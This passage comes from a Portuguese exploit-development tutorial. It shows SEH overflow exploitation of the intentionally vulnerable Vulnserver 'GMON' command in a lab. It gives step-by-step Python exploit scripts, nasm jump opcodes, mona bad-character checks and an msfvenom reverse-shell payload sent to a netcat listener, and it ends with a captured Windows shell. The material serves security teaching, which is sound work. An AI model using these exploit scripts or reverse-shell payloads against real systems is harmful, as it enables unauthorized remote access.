Portanto, ao percorrer pelas instruções acima pressionando **F7**, será possível observar que as instruções seguintes são 4 caracteres **A** correspondentes ao nosso nSEH.

Address	Disassembly
0194FFC4	41 INC ECX
0194FFC5	41 INC ECX
0194FFC6	41 INC ECX
0194FFC7	41 INC ECX
0194FFC8	B4 10 MOV AH,10
0194FFCA	50 PUSH EAX

Figura 15 – Instruções correspondentes ao nSEH
Fonte: Elaborado pelo autor (2021)

2.5 Realizar JMP SHORT

Para continuarmos com o processo de exploração, devemos fazer com que pulemos as instruções subsequentes às instruções do nSEH. Para isso, começaremos a utilizar o Assembly a nosso favor: faremos um **JMP short 0x08** assim que sairmos do POP, POP e RET, para que o código subsequente, que equivale aos nossos caracteres **C**, seja o novo fluxo do código. Utilizaremos uma ferramenta muito útil para nos informar o formato correto desse JMP short.

```
root@kali:~# msf-nasm_shell
nasm > JMP SHORT 0x08
00000000 EB06 jmp short 0x8
```

Comando de prompt 5 – Descobrimo o formato correto do JMP short
Fonte: Elaborado pelo autor (2021)

O formato que utilizaremos para informar ao programa que queremos tal instrução será o hexadecimal (**EB06**). Veja no Código-fonte “Incluindo o JMP short” como o código deverá ficar.

```
#!/usr/bin/python
import socket
from struct import *

host = "10.0.2.8"
port = 9999

cmd = "GMON ./."
crash = "A" * (3515 - len(shellcode))
crash += "\xEB\x06\x90\x90" # JMP short 0x08
crash += pack('<L', 0x625010b4)
crash += "\xE9\x38\xF2\xFF\xFF"
crash += "C" * (5000 - len(crash))

exploit = cmd + crash

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((host, port))

s.recv(1024)
```

Código-fonte 7 – Incluindo o JMP short
Fonte: Elaborado pelo autor (2021)

Resultado da execução após percorrer por POP POP RET.

```

018FFFC4 EB 06 JMP SHORT 018FFFC6
018FFFC6 90 NOP
018FFFC7 90 NOP
018FFFC8 B4 10 MOV AH,10
018FFFC9 50 PUSH EAX
018FFFCB 6243 43 BOUND EAX,QWORD PTR DS:[EBX+43]
018FFCFE 43 INC EBX
018FFCFE 43 INC EBX

```

Figura 16 – JMP short em execução
 Fonte: Elaborado pelo autor (2021)

Após executar o JMP short, será possível ver que agora temos um espaço limitado para o nosso *shellcode*.

Address	Hex dump	UNICODE
01A5FFAC	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41	索索索索
01A5FFBC	41 41 41 41 41 41 41 41 EB 06 90 90 B4 10 50 62	索索索索
01A5FFCC	43 43 43 43 43 43 43 43 43 43 43 43 43 43 43	畜畜畜畜
01A5FFDC	43 43 43 43 43 43 43 43 43 43 43 43 43 43 43	畜畜畜畜
01A5FFEC	43 43 43 43 43 43 43 43 43 43 43 43 43 43 43	畜畜畜畜
01A5FFFC	43 43 43 43	畜畜

Figura 17 – Espaço limitado de buffer
 Fonte: Elaborado pelo autor (2021)

2.6 Saltar para um buffer maior

Novamente, teremos que utilizar o Assembly para obtermos um espaço maior de buffer. Faremos com que o *shellcode* esteja devidamente posicionado no início dos nossos caracteres **A**, utilizado para causar o *crash*, mas, para isso, faremos um cálculo para descobrir a quantidade necessária para atingir os primeiros **A** do código.

Vamos pegar o endereço em que estamos durante a execução menos o endereço que queremos atingir, que, no caso, é o endereço depois da string "GMON /.:\". No caso teste, o endereço atual de execução é **0x018FFFCE** e o endereço que se deseja atingir é o endereço **0x018FF209**. Podemos efetuar esse cálculo utilizando o Python.

```
root@kali:~/Documents/vulnserver# python
Python 2.7.18 (default, Apr 20 2020, 20:30:41)
[GCC 9.3.0] on linux2
Type "help", "copyright", "credits" or "license" for more
information.
>>> 0x018FFFC0 - 0x018FF209
3523
```

Comando de prompt 6 – Calculando endereços para JMP back

Fonte: Elaborado pelo autor (2021)

Agora que sabemos que a diferença é de 3523 bytes, vamos voltar para o nasm-shell e ver qual é o formato da instrução **JMP -3523** em hexadecimal.

```
nasm > JMP -3523
00000000 E938F2FFFF jmp 0xffffffff23d
nasm >
```

Comando de prompt 7 – Convertendo o JMP back

Fonte: Elaborado pelo autor (2021)

Devemos, agora, incluir um pseudo *shellcode* para termos uma ideia se o JMP back transferirá o fluxo de execução para o local correto. Veja como o código deverá ficar.

```
#!/usr/bin/python
import socket
from struct import *

host = "10.0.2.8"
port = 9999

buf = "D" * 1000 # pseudo shellcode
cmd = "GMON /./"
crash = buf
crash += "A" * (3515 - len(buf))
crash += "\xEB\x06\x90\x90" # JMP Short 0x08
crash += pack('<L', 0x625010b4)
crash += "\xE9\x38\xF2\xFF\xFF" # JMP -3523
crash += "C" * (5000 - len(crash))

exploit = cmd + crash

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((host, port))

s.recv(1024)
```

Código-fonte 8 – Incluindo o JMP back

Fonte: Elaborado pelo autor (2021)

Resultado da execução depois de percorrer pelo **JMP back** inserido.

Observação: O hexadecimal **44** equivale aos nossos caracteres **D** enviados (pseudo *shellcode*).




Figura 18 – Pseudo shellcode atingido

Fonte: Elaborado pelo autor (2021)

2.7 Verificar os caracteres inválidos

Agora que estamos com um espaço muito maior que antes, verificaremos os caracteres inválidos na aplicação para então gerar o nosso *shellcode*.

Digitaremos *!mona bytearray -cpb "\x00"* no Immunity para gerar todos os caracteres ASCII possíveis excluindo o NULL byte. Após executarmos, serão gerados dois arquivos na pasta de ambiente de trabalho no Immunity.




Figura 19 – Arquivos gerados

Fonte: Elaborado pelo autor (2021)

O arquivo **bytearray.bin** será de extrema importância para compararmos os valores que serão enviados para aplicação e, por isso, é importante lembrar do caminho da pasta para acessar esse arquivo.

Veja como o código deve ficar com os bytearray inseridos.

```
#!/usr/bin/python
import socket
from struct import *

host = "10.0.2.8"
port = 9999

buf =
("\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x
\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f
\x20"
-- omitido --
)

cmd = "GMON /./"
crash = buf
crash += "A" * (3515 - len(buf))
crash += "\xEB\x06\x90\x90"
crash += pack('<L', 0x625010b4)
crash += "\xE9\x38\xF2\xFF\xFF"
crash += "C" * (5000 - len(crash))

exploit = cmd + crash

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((host, port))
```

Código-fonte 9 – Incluindo o bytearray
Fonte: Elaborado pelo autor (2021)

Após executar e percorrer até o JMP back, deverá ficar assim no Immunity:

```

0198F209 0102 ADD DWORD PTR DS:[EDX],EAX
0198F20B 030405 06070809 ADD EAX,DWORD PTR DS:[EAX+9080706]
0198F212 0A0B OR CL,BYTE PTR DS:[EBX]
0198F214 0C 0D OR AL,0D
0198F216 0E PUSH CS
0198F217 0F1011 MOVUPS XMM2,DQWORD PTR DS:[ECX]
0198F21A 1213 ADC DL,BYTE PTR DS:[EBX]
0198F21C 14 15 ADC AL,15
0198F21F 16 PUSH SS

```

Figura 20 – Bytearray encontrado
 Fonte: Elaborado pelo autor (2021)

Faremos, portanto, a comparação dos bytes que foram enviados com o do arquivo. O mona vai comparar o arquivo com os caracteres do endereço indicado. Caso algum caractere não esteja presente, serão avisados os caracteres omitidos. O parâmetro **-f** equivale ao caminho do arquivo **bytearray.bin** e o **-a** ao endereço onde se inicia os valores enviados. Digite o seguinte comando para continuarmos: *!mona compare -f C:\monalogs\vulnserver\bytearray.bin -a 0198f209*. Devemos, portanto, obter o seguinte resultado:

Address	Status	BadChars	Type
0x0198F209	Unmodified		normal

Figura 21 – Resultado da comparação
 Fonte: Elaborado pelo autor (2021)

Como pode ser visto na Figura “Resultado da comparação”, somente o caractere NULL byte será um caractere inválido para o nosso *shellcode*.

2.8 Gerar *shellcode*

Como parte final da etapa, utilizaremos o msfvenom para gerar um *shellcode* válido, definindo apenas o NULL byte como caractere inválido.

```
root@kali:~/Documents/vulnserver# msfvenom -p
windows/shell_reverse_tcp LHOST=10.0.2.15 LPORT=443 -b "\x00"
exitfunc=thread -f python
```

Comando de prompt 8 – Gerando o shellcode
Fonte: Elaborado pelo autor (2021)

Vamos inserir o *shellcode* no código para, então, testá-lo.

```
#!/usr/bin/python
import socket
from struct import *

host = "10.0.2.8"
port = 9999

# Saída do msfvenom colada abaixo
buf = -- omitido --

cmd = "GMON /./"
crash = "\x90" * 8
crash += buf
crash += "A" * (3515 - len(crash))
crash += "\xEB\x06\x90\x90"
crash += pack('<L', 0x625010b4)
crash += "\xE9\x38\xF2\xFF\xFF"
crash += "C" * (5000 - len(crash))
exploit = cmd + crash

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((host, port))
```

Código-fonte 10 – Exploit final
Fonte: Elaborado pelo autor (2021)

Antes de executarmos, é necessário deixarmos a porta 443 em modo *listener*. Para isso, podemos usar o famoso *netcat*.

```
root@kali:~# nc -nvlp 443  
listening on [any] 443 ...
```

Comando de prompt 9 – Netcat ouvindo na porta 443
Fonte: Elaborado pelo autor (2021)

Após executarmos o código final, é possível visualizarmos, na Figura “Acesso remoto obtido”, que um acesso remoto foi obtido a partir de um código baseado em contornar SEH.

```
root@kali:~/Documents/vulnserver# nc -nvlp 443  
listening on [any] 443 ...  
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.8] 49210  
Microsoft Windows [vers o 6.1.7601]  
Copyright (c) 2009 Microsoft Corporation. Todos os direitos reservados.  
C:\Users\Lab\Desktop\exp_dev\vulnserver>
```

Figura 22 – Acesso remoto obtido
Fonte: Elaborado pelo autor (2021)

Para que o conceito deste capítulo seja bem fixado, recomendamos que essa aplicação seja explorada várias vezes.

REFERÊNCIAS

CTP/OSCE Prep – ‘GMON’ SEH Based Overflow in Vulnserver. **H0mbre**. 2019. Disponível em: <https://h0mbre.github.io/SEH_Based_Exploit/#>. Acesso em: 29 mar. 2021.

EXPLOIT writing tutorial part 3: SEH Based Exploits. **Corelan**. 2009. Disponível em: <<https://www.corelan.be/index.php/2009/07/25/writing-buffer-overflow-exploits-a-quick-and-basic-tutorial-part-3-seh/>>. Acesso em: 29 mar 2021.

STACK Based Buffer Overflows Structured Exception Handler (SEH) Part 2. **MemN0ps**. 2020. Disponível em: <<https://github.com/memN0ps>>. Acesso em: 29 mar. 2021.